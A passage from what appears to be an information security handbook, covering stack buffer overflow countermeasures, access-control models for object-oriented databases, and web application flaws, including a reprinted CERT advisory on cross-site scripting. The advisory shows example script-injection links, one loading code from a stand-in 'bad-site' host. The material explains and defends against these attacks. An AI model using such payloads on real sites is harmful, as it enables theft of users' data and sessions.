


FIGURE 22.4 Evidence of a Buffer Overflow Vulnerability under Windows XP

TABLE 22.7 Making a One-Byte Change to the Return Address

0012FF20	61	61	61	61	61	61	61	61	61	61	00	CC	80	FF	12
0012FF2F	00	**90**	10	40	00	00	00	00	00	00	00	00	00	00	F0




FIGURE 22.5 Exploiting a Buffer Overflow

TABLE 22.8 Steps to Identify and Prevent Buffer Overflow Attacks

1. Perform code reviews.
2. Use utilities to analyze the code.
3. Use compilers with built-in stack protection facilities.
4. Program in a managed environment.

significantly large. However, there are things one can do, short of looking through millions of lines of code to help in identifying and preventing buffer overflow vulnerabilities (see Table 22.8).

One of the first countermeasures available is sufficiently simple that it really requires no explanation: the code review. Holding regular or even periodic reviews prior to product shipment is invaluable, but it requires a commitment of time and resources that are often not available because it was never sufficiently planned for in the first place. Product managers should correctly allot time for such reviews, with the amount of time deterministic, in large part, by the amount of code written.

As in almost any other security strategy, the best defense is a defense in depth. While code reviews may catch some potential problems, they will certainly not catch all of them. Code reviews are thoroughly exhausting; attention spans tend to dwindle the longer the exercise is conducted. For this reason, one will certainly want to consider adding another countermeasure to one's defense; for example, incorporating a utility into the build process that is capable of analyzing, identifying, and reporting on potential code problems. An example of such a utility is Rational's PurifyPlus, a package that consists of Rational Purify, Rational Quantify, and Rational Coverage (for more information on this product, go to http://www.rational.com/products/pqc/pplus_win.jsp).

One of the best tools available for thwarting buffer overflow attacks is Stackguard. Stackguard is a compiler extension for the GNU gcc compiler. It prevents buffer overflow attacks in one of two ways: it can detect the change of a return address on the stack before a function returns and take appropriate action, or it can completely preclude the overwriting of return address values. Stackguard works by placing an arbitrary canary, a word value, on the stack between the local variables of a function and the return address. Due to the manner in which buffer overflow vulnerabilities are executed, it presumes that the return address is safe if and only if the canary has not been altered (http://community.core-sdi.com/~juliano/usenixsc98.pdf). Stackguard is extremely effective in the way it works, and there is only a minimal performance penalty incurred when compiling a program using Stackguard. Unfortunately, it is not fail-proof, as applications compiled using Stackguard versions 1.2 and earlier had a vulnerability that allowed the attacker to bypass the canary protection mechanism (http://www.immunix.org/StackGuard/ emsi_vuln.html), and it is not readily available for compiling applications on the Windows operating system.

Fortunately, Microsoft went to great efforts to incorporate similar functionality into its new Visual C++ .NET compiler. This compiler provides equivalent Stackguard functionality through the use of the /GS option. This flag instructs the compiler to check for buffer overflows, which it does by injecting security checks into the compiled code.

Finally, a last option that may help in reducing buffer overflow vulnerabilities is to use a managed programming environment, such as that provided by Java or any of the .NET languages. However, this environment is only as safe as long as one restricts oneself to the native facilities it provides; the moment one incorporates unmanaged code into an application is the moment that application becomes potentially unsafe.

Conclusion

This chapter has taken a comprehensive look at stack-based buffer overflow vulnerabilities. While Y2K may have been a problem, it was only a temporary one at best. The single most devastating threat to computer security today remains that posed by the buffer overflow. Stack-based buffer overflows are simplistic in concept; as demonstrated in various examples provided throughout this chapter, such

exploits are performed by injecting code either into the buffer or some other memory address, and then modifying the return address of a function to point to where the code was injected.

While there is no panacea to the problems posed by buffers, there are things that one can do to significantly decrease the probability that the application one is authoring will become susceptible to such an attack. Performing code reviews, using utilities to analyze code, using compilers with built-in stack protection facilities, and programming in a managed environment are just some of the countermeasures that help reduce risk. If one must use unsafe library functions, one should ensure that bounds-checking is always performed, regardless of how adversely it affects overall application performance. And remember: this chapter has only addressed stack-based buffer overflows. While these vulnerabilities are the most common, they are certainly not the only ones possible (heap overflows are an altogether separate subject). While this news is disconcerting, there is a glimmer of hope: the IA-64 architecture goes out of its way to protect return addresses. This architecture change will make it substantially more difficult to perform stack-based buffer overflows, ultimately improving the state of computer security.

Security Models for Object-Oriented Databases

James Cannady

Object-oriented (OO) methods are a significant development in the management of distributed data. Database design is influenced to an ever-greater degree by OO principles. As more DBMS products incorporate aspects of the object-oriented paradigm, database administrators must tackle the unique security considerations of these systems and understand the emerging security model.

Introduction

Object-oriented (OO) programming languages and OO analysis and design techniques influence database system design and development. The inevitable result is the object-oriented database management system (OODBMS).

Many of the established database vendors are incorporating OO concepts into their products in an effort to facilitate database design and development in the increasingly OO world of distributed processing. In addition to improving the process of database design and administration, the incorporation of OO principles offers new tools for securing the information stored in the database. This chapter explains the basics of database security, the differences between securing relational and object-oriented systems, and some specific issues related to the security of next-generation OODBMSs.

Basics of Database Security

Database security is primarily concerned with the secrecy of data. Secrecy means protecting a database from unauthorized access by users and software applications.

Secrecy, in the context of database security, includes a variety of threats incurred through unauthorized access. These threats range from the intentional theft or destruction of data to the acquisition of information through more subtle measures, such as inference. There are three generally accepted categories of secrecy-related problems in database systems:

1. *The improper release of information from reading data that was intentionally or accidentally accessed by unauthorized users.* Securing databases from unauthorized access is more difficult than controlling access to files managed by operating systems. This problem arises from the finer granularity that is used by databases when handling files, attributes, and values. This type of problem also includes the violations to secrecy that result from the problem of inference, which is the deduction of unauthorized information from the observation of authorized information. Inference is one of the most difficult factors to control in any attempt to secure data. Because the information in a database is semantically related, it is possible to determine the value of an attribute without accessing it directly. Inference problems are most serious

in statistical databases where users can trace back information on individual entities from the statistical aggregated data.

2. *The improper modification of data.* This threat includes violations of the security of data through mishandling and modifications by unauthorized users. These violations can result from errors, viruses, sabotage, or failures in the data that arise from access by unauthorized users.
3. *Denial-of-service threats.* Actions that could prevent users from using system resources or accessing data are among the most serious. This threat has been demonstrated to a significant degree recently with the SYN flooding attacks against network service providers.

Discretionary versus Mandatory Access Control Policies

Both traditional relational database management system (RDBMS) security models and OO database models make use of two general types of access control policies to protect the information in multilevel systems. The first of these policies is the discretionary policy. In the discretionary access control (DAC) policy, access is restricted based on the authorizations granted to the user.

The mandatory access control (MAC) policy secures information by assigning sensitivity levels, or labels to data entities. MAC policies are generally more secure than DAC policies, and they are used in systems in which security is critical, such as military applications. However, the price that is usually paid for this tightened security is reduced performance of the database management system. Most MAC policies incorporate DAC measures as well.

Securing an RDBMS versus an OODBMS: Know the Differences

The development of secure models for OODBMSs has obviously followed on the heels of the development of the databases themselves. The theories that are currently being researched and implemented in the security of OO databases are also influenced heavily by the work that has been conducted on secure relational database management systems.

Relational DBMS Security

In traditional RDBMSs, security is achieved principally through the appropriate use and manipulation of views and and the SQL GRANT and REVOKE statements. These measures are reasonably effective because of their mathematical foundation in relational algebra and relational calculus.

View-Based Access Control

Views allow the database to be conceptually divided into pieces in ways that allow sensitive data to be hidden from unauthorized users. In the relational model, views provide a powerful mechanism for specifying data-dependent authorizations for data retrieval.

Although the individual user who creates a view is the owner and is entitled to drop the view, he or she may not be authorized to execute all privileges on it. The authorizations that the owner may exercise depend on the view semantics and on the authorizations that the owner is allowed to implement on the tables directly accessed by the view. To exercise a specific authorization on a view, the owner must possess the same authorization on all tables that the view uses. The privileges the owner possesses on the view are determined at the time of view definition. Each privilege the owner possesses on the tables is defined for the view. If, later on, the owner receives additional privileges on the tables used by the view, these additional privileges will not be passed on to the view. In order to use the new privileges within a view, the owner will need to create a new view.

The biggest problem with view-based mandatory access control is that it is impractical to verify that the software performs the view interpretation and processing. If the correct authorizations are to be assured, the system must contain some type of mechanism to verify the classification of the sensitivity of the information in the database. The classification must be done automatically, and the software that handles the classification must be trusted. However, any trusted software for the automatic classification process would be extremely complex. Furthermore, attempting to use a query language such as SQL to specify classifications quickly becomes convoluted and complex. Even when the complexity of the classification scheme is overcome, the view can do nothing more than limit what the user sees — it cannot restrict the operations that may be performed on the views.

GRANT and REVOKE Privileges

Although view mechanisms are often regarded as security "freebies" because they are included within SQL and most other traditional relational database managers, views are not the sole mechanism for relational database security. GRANT and REVOKE statements allow users to selectively and dynamically grant privileges to other users and subsequently revoke them if necessary. These two statements are considered to be the principal user interfaces in the authorization subsystem.

There is, however, a security-related problem inherent in the use of the GRANT statement. If a user is granted rights without the GRANT option, he should not be able to pass GRANT authority on to other users. However, the system can be subverted by a user by simply making a complete copy of the relation. Because the user creating the copy is now the owner, he can provide GRANT authority to other users. As a result, unauthorized users are able to access the same information that had been contained in the original relation. Although this copy is not updated with the original relation, the user making the copy could continue making similar copies of the relation, and continue to provide the same data to other users.

The REVOKE statement functions similarly to the GRANT statement, with the opposite result. One of the characteristics of the use of the REVOKE statement is that it has a cascading effect. When the rights previously granted to a user are subsequently revoked, all similar rights are revoked for all users who may have been provided access by the originator.

Other Relational Security Mechanisms

Although views and GRANT/REVOKE statements are the most frequently used security measures in traditional RDBMSs, they are not the only mechanisms included in most security systems using the relational model. Another security method used with traditional relational database managers, which is similar to GRANT/REVOKE statements, is the use of query modification.

This method involves modifying a user's query before the information is retrieved, based on the authorities granted to the user. Although query modification is not incorporated within SQL, the concept is supported by the Codd–Date relational database model.

Most relational database management systems also rely on the security measures present in the operating system of the host computer. Traditional RDBMSs such as DB2 work closely with the operating system to ensure that the database security system is not circumvented by permitting access to data through the operating system. However, many operating systems provide insufficient security. In addition, because of the portability of many newer database packages, the security of the operating system should not be assumed to be adequate for the protection of the wealth of information in a database.

Object-Oriented DBMS Characteristics

Unlike traditional RDBMSs, secure OODBMSs have certain characteristics that make them unique. Furthermore, only a limited number of security models have been designed specifically for OO databases. The proposed security models make use of the concepts of encapsulation, inheritance, information-hiding, methods, and the ability to model real-world entities that are present in OO environments.

The object-oriented database model also permits the classification of an object's sensitivity through the use of class (or entities) and instance. When an instance of a class is created, the object can automatically inherit the level of sensitivity of the superclass. Although the ability to pass classifications through inheritance is possible in object-oriented databases, class instances are usually classified at a higher level within the object's class hierarchy. This prevents a flow control problem, where information passes from higher to lower classification levels.

OODBMSs also use unique characteristics that allow these models to control the access to the data in the database. They incorporate features such as flexible data structure, inheritance, and late binding. Access control models for OODBMSs must be consistent with such features. Users can define methods, some of which are open for other users as public methods. Moreover, the OODBMS may encapsulate a series of basic access commands into a method and make it public for users, while keeping basic commands themselves away from users.

Proposed OODBMS Security Models

Currently, only a few models use discretionary access control measures in secure object-oriented database management systems.

Explicit Authorizations

The ORION authorization model permits access to data on the basis of explicit authorizations provided to each group of users. These authorizations are classified as positive authorizations because they specifically allow a user access to an object. Similarly, a negative authorization is used to specifically deny a user access to an object.

The placement of an individual into one or more groups is based on the role that the individual plays in the organization. In addition to the positive authorizations that are provided to users within each group, there are a variety of implicit authorizations that may be granted based on the relationships between subjects and access modes.

Data-Hiding Model

A similar discretionary access control secure model is the data-hiding model proposed by Dr. Elisa Bertino of the Universitá di Genova. This model distinguishes between public methods and private methods.

The data-hiding model is based on authorizations for users to execute methods on objects. The authorizations specify which methods the user is authorized to invoke. Authorizations can only be granted to users on public methods. However, the fact that a user can access a method does not automatically mean that the user can execute all actions associated with the method. As a result, several access controls may need to be performed during the execution, and all of the authorizations for the different accesses must exist if the user is to complete the processing.

Similar to the use of GRANT statements in traditional relational database management systems, the creator of an object is able to grant authorizations to the object to different users. The "creator" is also able to revoke the authorizations from users in a manner similar to REVOKE statements. However, unlike traditional RDBMS GRANT statements, the data-hiding model includes the notion of protection mode. When authorizations are provided to users in the protection mode, the authorizations actually checked by the system are those of the creator and not the individual executing the method. As a result, the creator is able to grant a user access to a method without granting the user the authorizations for the methods called by the original method. In other words, the creator can provide a user access to specific data without being forced to give the user complete access to all related information in the object.

Other DAC Models for OODBMS Security

Rafiul Ahad has proposed a similar model that is based on the control of function evaluations. Authorizations are provided to groups or individual users to execute specific methods. The focus in Ahad's model is to protect the system by restricting access to the methods in the database, not the objects. The model uses proxy functions, specific functions, and guard functions to restrict the execution of certain methods by users and enforce content-dependent authorizations.

Another secure model that uses authorizations to execute methods has been presented by Joel Richardson. This model has some similarity to the data-hiding model's use of GRANT/REVOKE-type statements. The creator of an object can specify which users may execute the methods within the object.

A final authorization-dependent model emerging from OODBMS security research has been proposed by Dr. Eduardo B. Fernandez of Florida Atlantic University. In this model the authorizations are divided into positive and negative authorizations. The Fernandez model also permits the creation of new authorizations from those originally specified by the user through the use of the semantic relationships in the data.

Dr. Naftaly H. Minsky of Rutgers University has developed a model that limits unrestricted access to objects through the use of a view mechanism similar to that used in traditional relational database management systems. Minsky's concept is to provide multiple interfaces to the objects within the database. The model includes a list of laws, or rules, that govern the access constraints to the objects. The laws within the database specify which actions must be taken by the system when a message is sent from one object to another. The system may allow the message to continue unaltered, block the sending of the message, send the message to another object, or send a different message to the intended object.

Although the discretionary access control models do provide varying levels of security for the information within the database, none of the DAC models effectively addresses the problem of the authorizations provided to users. A higher level of protection within a secure OO database model is provided through the use of mandatory access control.

MAC Methods for OODBMS Security

Dr. Bhavani Thuraisingham of MITRE Corp. proposed in 1989 a mandatory security policy called SORION. This model extends the ORION model to encompass mandatory access control. The model specifies subjects, objects, and access modes within the system, and it assigns security/sensitivity levels to each entity. Certain properties regulate the assignment of the sensitivity levels to each of the subjects, objects, and access modes. In order to gain access to the instance variables and methods in the objects, certain properties that are based on the various sensitivity levels must be satisfied.

A similar approach has been proposed in the Millen–Lunt model. This model, developed by Jonathan K. Millen of MITRE Corp. and Teresa Lunt of SRI/DARPA (Defense Advanced Research Projects Agency), also uses the assignment of sensitivity levels to the objects, subjects, and access modes within the database. In the Millen–Lunt model, the properties that regulate the access to the information are specified as axioms within the model. This model further attempts to classify information according to three different cases:

1. The data itself is classified.
2. The existence of the data is classified.
3. The reason for classifying the information is also classified.

These three classifications broadly cover the specifics of the items to be secured within the database; however, the classification method also greatly increases the complexity of the system.

The SODA Model

Dr. Thomas F. Keefe of Pennsylvania State University proposes a model called Secure Object-Oriented Database (SODA). The SODA model was one of the first models to address the specific concepts in the OO paradigm. It is often used as a standard example of secure object-oriented models to which other models are compared.

The SODA model complies with MAC properties and is executed in a multilevel security system. SODA assigns classification levels to the data through the use of inheritance. However, multiple inheritance is not supported in the SODA model.

Similar to other secure models, SODA assigns security levels to subjects in the system and sensitivity levels to objects. The security classifications of subjects are checked against the sensitivity level of the information before access is allowed.

Polyinstantiation

Unlike many current secure object-oriented models, SODA allows the use of polyinstantiation as a solution to the multiparty update conflict. This problem arises when users with different security levels attempt to use the same information. The variety of clearances and sensitivities in a secure database system result in conflicts between the objects that can be accessed and modified by the users.

Through the use of polyinstantiation, information is located in more than one location, usually with different security levels. Obviously, the more sensitive information is omitted from the instances with lower security levels.

Although polyinstantiation solves the multiparty update conflict problem, it raises a potentially greater problem in the form of ensuring the integrity of the data within the database. Without some method of simultaneously updating all occurrences of the data in the database, the integrity of the information quickly disappears. In essence, the system becomes a collection of several distinct database systems, each with its own data.

Conclusion

The move to object-oriented DBMSs is likely to continue for the foreseeable future. Because of the increasing need for security in the distributed processing environments, the expanded selection of tools available for securing information in this environment should be used fully to ensure that the data is as secure as possible. In addition, with the continuing dependence on distributed data the security of these systems must be fully integrated into existing and future network security policies and procedures.

The techniques that are ultimately used to secure commercial OODBMS implementations will depend in large part on the approaches promoted by the leading database vendors. However, the applied research that has been conducted to date is also laying the groundwork for the security components that will in turn be incorporated in the commercial OODBMSs.

Web Application Security

Mandy Andress, CISSP, SSCP, CPA, CISA

It is possible to do almost everything on the Web these days: checking stock quotes, requesting a new service, and buying just about anything. Everyone, it seems, has a Web application. But what exactly does that mean?

Web applications are not distinguishable, finite programs. They include many different components and servers. An average Web application includes a Web server, application server, and database server. The Web server provides the graphical user interface for the end user; the application server provides the business logic; and the database server houses the data critical to the application's functionality.

The Web server provides several different ways to forward a request to an application server and send back a modified or new Web page to the end user. These approaches include the Common Gateway Interface (CGI), Microsoft's Active Server Page (ASP), and Java Server Page (JSP). In some cases, the application servers also support request brokering interfaces such as Common Object Request Broker Architecture (CORBA) and Internet Inter-ORB Protocol.

Web Application Security

Not all applications are created, or implemented, equal, however. The lack of Web application security is quickly becoming a fast and easy way into a company's network. Why? All Web applications are different, yet they are all the same. They all run on the same few Web servers, use the same shopping cart software, and use the same application and database servers, yet they are different because at least part of the application includes home-grown code. Companies often do not have the time or resources to properly harden their servers and perform a thorough review of the application code before going live on the Internet.

Additionally, many programmers do not know how to develop secure applications. Maybe they have always developed stand-alone applications or intranet Web applications that did not create catastrophic results when a security flaw was discovered. In most cases, however, the desire to get a product out the door quickly precludes taking the time to properly secure an application.

Subsequently, many Web applications are vulnerable through the servers, applications, and in-house developed code. These attacks pass right through a perimeter firewall security because port 80 (or 443 for SSL) must be open for the application to function properly. Web application attacks include denial-of-service attacks on the Web application, changing Web page content, and stealing sensitive corporate or user information such as credit card numbers.

Just how prolific are these issues? Well, in the last few months of 2000, the following stories made headlines (and these are just the reported stories). A hacker broke into Egghead.com, potentially exposing its 3.7 million customer accounts. It was not until several weeks later that the company said the hacker did not gain access to customer credit card numbers. By this point, many of the credit cards had been canceled and the damage to Egghead's reputation had already been done. Creditcards.com was the victim of an extortion attempt by a hacker who broke into its site and stole more than 55,000 credit card numbers. The hacker posted the card

numbers on a Web site and demanded money from the company to take them offline. A bug in Eve.com's Web application allowed customers to view other people's orders by simply changing a number in the URL. The bug exposed customer names and addresses, products, and the dates on which they were ordered, the types of credit cards customers used, and the last five digits of the card numbers. Another bug in IKEA's Web application for its catalog order site exposed customer order information. Finally, a bug in Amazon.com's Web application exposed the e-mail addresses of many of its affiliate members. Web application attacks are such a threat that CERT issued an advisory on the subject in February 2000 (see Exhibit 91.1 or go to www.cert.org/advisories/CA-2000-02.html).

Web application attacks differ from typical attacks because they are difficult to detect and can come from any online user — even authenticated ones. To date, this area has been largely neglected because companies are still grappling with securing their networks using firewalls and intrusion detection solutions, which do not detect Web attacks.

How exactly are Web applications vulnerable to attack? The major exploits include:

- Known vulnerabilities and misconfigurations
- Hidden fields
- Backdoor and debug options
- Cross-site scripting
- Parameter tampering
- Cookie poisoning
- Input manipulation
- Buffer overflow
- Direct access browsing

Known Vulnerabilities and Misconfigurations

Known vulnerabilities include all the bugs and exploits in both operating systems and third-party applications used in a Web application. Microsoft's Internet Information Server (IIS), one of the most widely used Web servers, is notorious for security flaws. A vulnerability released in October 2000, the Extended Unicode Directory Traversal vulnerability (Security Bulletin MS00-078), takes advantage of improper Unicode handling by IIS and allows an attacker to enter a specially formed URL and access any file on the same logical drive as the Web server. An attacker can easily execute files under the IUSR_machinename account. IUSR_machinename is the anonymous user account for IIS and is a member of the Everyone and Users groups by default. Microsoft has released a patch for this issue, available for download at www.microsoft.com/technet/security/bulletin/MS00-078.asp.

This topic also covers misconfigurations, or applications that still contain insecure default settings or are configured insecurely by administrators. A good example is leaving one's Web server configured to allow any user to traverse directory paths on the system. This could potentially lead to the disclosure of sensitive information such as passwords, source code, or customer information if it is stored on the Web server (which itself is a big security risk). Another situation is leaving the user with execute permissions on the Web server. Combined with directory traversal rights, this could easily lead to a compromise of the Web server.

Hidden Fields

Hidden fields refers to hidden HTML form fields. For many applications, these fields are used to hold system passwords or merchandise prices. Despite their name, these fields are not very hidden; they can be seen by performing a View Source on the Web page. Many Web applications allow malicious users to modify these fields in the HTML source, giving them the opportunity to purchase items at little or no cost. These attacks are successful because most applications do not validate the returning Web page. They assume the incoming data is the same as the outgoing data.

Backdoor and Debug Options

Developers often create backdoors and turn on debugging to facilitate troubleshooting in applications. This works fine in the development process, but these items are often left in the final application that is placed on

EXHIBIT 91.1 CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests

This advisory is being published jointly by the CERT Coordination Center, DoD-CERT, the DoD Joint Task Force for Computer Network Defense (JTF-CND), the Federal Computer Incident Response Capability (FedCIRC), and the National Infrastructure Protection Center (NIPC).

Original release date: February 2, 2000
Last revised: February 3, 2000

Systems Affected

- Web browsers
- Web servers that dynamically generate pages based on unvalidated input

Overview

A Web site may inadvertently include malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources. This can be a problem when a Web server does not adequately ensure that generated pages are properly encoded to prevent unintended execution of scripts, and when input is not validated to prevent malicious HTML from being presented to the user.

I. Description

Background

Most Web browsers have the capability to interpret scripts embedded in Web pages downloaded from a Web server. Such scripts may be written in a variety of scripting languages and are run by the client's browser. Most browsers are installed with the capability to run scripts enabled by default.

Malicious Code Provided by One Client for Another Client

Sites that host discussion groups with Web interfaces have long guarded against a vulnerability where one client embeds malicious HTML tags in a message intended for another client. For example, an attacker might post a message like

```
Hello message board. This is a message.
<SCRIPT>malicious code</SCRIPT>
This is the end of my message.
```

When a victim with scripts enabled in their browser reads this message, the malicious code may be executed unexpectedly. Scripting tags that can be embedded in this way include <SCRIPT>, <OBJECT>, <APPLET>, and <EMBED>.

When client-to-client communications are mediated by a server, site developers explicitly recognize that data input is untrustworthy when it is presented to other users. Most discussion group servers either will not accept such input or will encode/filter it before sending anything to other readers.

Malicious Code Sent Inadvertently by a Client for Itself

Many Internet Web sites overlook the possibility that a client may send malicious data intended to be used only by itself. This is an easy mistake to make. After all, why would a user enter malicious code that only the user will see?

However, this situation may occur when the client relies on an untrustworthy source of information when submitting a request. For example, an attacker may construct a malicious link such as

```
<A HREF="http://example.com/comment.cgi? mycomment=<SCRIPT>malicious code</
SCRIPT>"> Click here</A>
```

When an unsuspecting user clicks on this link, the URL sent to example.com includes the malicious code. If the Web server sends a page back to the user including the value of mycomment, the malicious code may be executed unexpectedly on the client. This example also applies to untrusted links followed in e-mail or newsgroup messages.

Abuse of Other Tags

In addition to scripting tags, other HTML tags such as the <FORM> tag have the potential to be abused by an attacker. For example, by embedding malicious <FORM> tags at the right place, an intruder can trick users into revealing sensitive information by modifying the behavior of an existing form. Other HTML tags can also be abused to alter the appearance of the page, insert unwanted or offensive images or sounds, or otherwise interfere with the intended appearance and behavior of the page.

Abuse of Trust

At the heart of this vulnerability is the violation of trust that results from the "injected" script or HTML running within the security context established for the example.com site. It is, presumably, a site the browser victim is interested in enough to visit and interact with in a trusted fashion. In addition, the security policy of the legitimate server site example.com may also be compromised.

EXHIBIT 91.1 CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests (continued)

This example explicitly shows the involvement of two sites:

```
<A HREF="http://example.com/comment.cgi? mycomment=<SCRIPT SRC='http://bad-
site/badfile'></SCRIPT>"> Click here</A>
```

Note the SRC attribute in the <SCRIPT> tag is explicitly incorporating code from a presumably unauthorized source (bad-site). Both of the previous examples show violations of the same-source origination policy fundamental to most scripting security models:

- Netscape Communicator Same Origin Policy
- Microsoft Scriptlet Security

Because one source is injecting code into pages sent by another source, this vulnerability has also been described as "cross-site" scripting.

At the time of publication, malicious exploitation of this vulnerability has not been reported to the CERT/CC. However, because of the potential for such exploitation, we recommend that organization CIOs, managers, and system administrators aggressively implement the steps listed in the solution section of this document. Technical feedback to appropriate technical, operational, and law enforcement authorities is encouraged.

II. IMPACT

Users may unintentionally execute scripts written by an attacker when they follow untrusted links in Web pages, mail messages, or newsgroup postings. Users may also unknowingly execute malicious scripts when viewing dynamically generated pages based on content provided by other users.

Because the malicious scripts are executed in a context that appears to have originated from the targeted site, the attacker has full access to the document retrieved (depending on the technology chosen by the attacker), and may send data contained in the page back to the site. For example, a malicious script can read fields in a form provided by the real server, then send this data to the attacker.

Note that the access that an intruder has to the Document Object Model (DOM) is dependent on the security architecture of the language chosen by the attacker. Specifically, Java applets do not provide the attacker with any access to the DOM.

Alternatively, the attacker may be able to embed script code that has additional interactions with the legitimate Web server without alerting the victim. For example, the attacker could develop an exploit that posted data to a different page on the legitimate Web server.

Also, even if the victim's Web browser does not support scripting, an attacker can alter the appearance of a page, modify its behavior, or otherwise interfere with normal operation.

The specific impact can vary greatly, depending on the language selected by the attacker and the configuration of any authentic pages involved in the attack. Some examples that may not be immediately obvious are included here.

SSL-Encrypted Connections May Be Exposed

The malicious script tags are introduced before the Secure Socket Layer (SSL) encrypted connection is established between the client and the legitimate server. SSL encrypts data sent over this connection, including the malicious code, which is passed in both directions. While ensuring that the client and server are communicating without snooping, SSL makes no attempt to validate the legitimacy of data transmitted.

Because there really is a legitimate dialog between the client and the server, SSL reports no problems. Malicious code that attempts to connect to a non-SSL URL may generate warning messages about the insecure connection, but the attacker can circumvent this warning simply by running an SSL-capable Web server.

Attacks May Be Persistent through Poisoned Cookies

Once malicious code that appears to have come from the authentic Web site is executing, cookies may be modified to make the attack persistent. Specifically, if the vulnerable Web site uses a field from the cookie in the dynamic generation of pages, the cookie may be modified by the attacker to include malicious code. Future visits to the affected Web site (even from trusted links) will be compromised when the site requests the cookie and displays a page based on the field containing the code.

Attacker May Access Restricted Web Sites from the Client

By constructing a malicious URL, an attacker may be able to execute script code on the client machine that exposes data from a vulnerable server inside the client's intranet.

EXHIBIT 91.1 CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests (continued)

The attacker may gain unauthorized Web access to an intranet Web server if the compromised client has cached authentication for the targeted server. There is no requirement for the attacker to masquerade as any particular system. An attacker only needs to identify a vulnerable intranet server and convince the user to visit an innocent-looking page to expose potentially sensitive data on the intranet server.

Domain-Based Security Policies May Be Violated
If your browser is configured to allow execution of scripting languages from some hosts or domains while preventing this access from others, attackers may be able to violate this policy.

By embedding malicious script tags in a request sent to a server that is allowed to execute scripts, an attacker may gain this privilege as well. For example, Internet Explorer security "zones" can be subverted by this technique.

Use of Less-Common Character Sets May Present Additional Risk
Browsers interpret the information they receive according to the character set chosen by the user if no character set is specified in the page returned by the Web server. However, many Web sites fail to explicitly specify the character set (even if they encode or filter characters with special meaning in the ISO-8859-1), leaving users of alternate character sets at risk.

Attacker May Alter the Behavior of Forms
Under some conditions, an attacker may be able to modify the behavior of forms, including how results are submitted.

III. Solution

Solutions for Users

None of the solutions that Web users can take are complete solutions. In the end, it is up to Web page developers to modify their pages to eliminate these types of problems.

However, Web users have two basic options to reduce their risk of being attacked through this vulnerability. The first, disabling scripting languages in their browser, provides the most protection but has the side effect for many users of disabling functionality that is important to them. Users should select this option when they require the lowest possible level of risk.

The second solution, being selective about how they initially visit a Web site, will significantly reduce a user's exposure while still maintaining functionality. Users should understand that they are accepting more risk when they select this option, but are doing so in order to preserve the functionality that is important to them.

Unfortunately, it is not possible to quantify the risk difference between these two options. Users who decide to continue operating their browsers with scripting languages enabled should periodically revisit the CERT/CC Web site for updates, as well as review other sources of security information to learn of any increases in threat or risk related to this vulnerability.

Web Users Should Disable Scripting Languages in Their Browsers
Exploiting this vulnerability to execute code requires that some form of embedded scripting language be enabled in the victim's browser. The most significant impact of this vulnerability can be avoided by disabling all scripting languages.

Note that attackers may still be able to influence the appearance of content provided by the legitimate site by embedding other HTML tags in the URL. Malicious use of the <FORM> tag in particular is not prevented by disabling scripting languages.

Detailed instructions to disable scripting languages in your browser are available from our Malicious Code FAQ:

http://www.cert.org/tech_tips/malicious_code_FAQ.html

Web Users Should Not Engage in Promiscuous Browsing
Some users are unable or unwilling to disable scripting languages completely. While disabling these scripting capabilities is the most effective solution, there are some techniques that can be used to reduce a user's exposure to this vulnerability.

Since the most significant variations of this vulnerability involve cross-site scripting (the insertion of tags into another site's Web page), users can gain some protection by being selective about how they initially visit a Web site. Typing addresses directly into the browser (or using securely stored local bookmarks) is likely to be the safest way of connecting to a site.

Users should be aware that even links to unimportant sites may expose other local systems on the network if the client's system resides behind a firewall, or if the client has cached credentials to access other Web servers (e.g., for an intranet). For this reason, cautious Web browsing is not a comparable substitute for disabling scripting.

With scripting enabled, visual inspection of links does not protect users from following malicious links, since the attacker's Web site may use a script to misrepresent the links in the user's window. For example, the contents of the Goto and Status bars in Netscape are controllable by JavaScript.

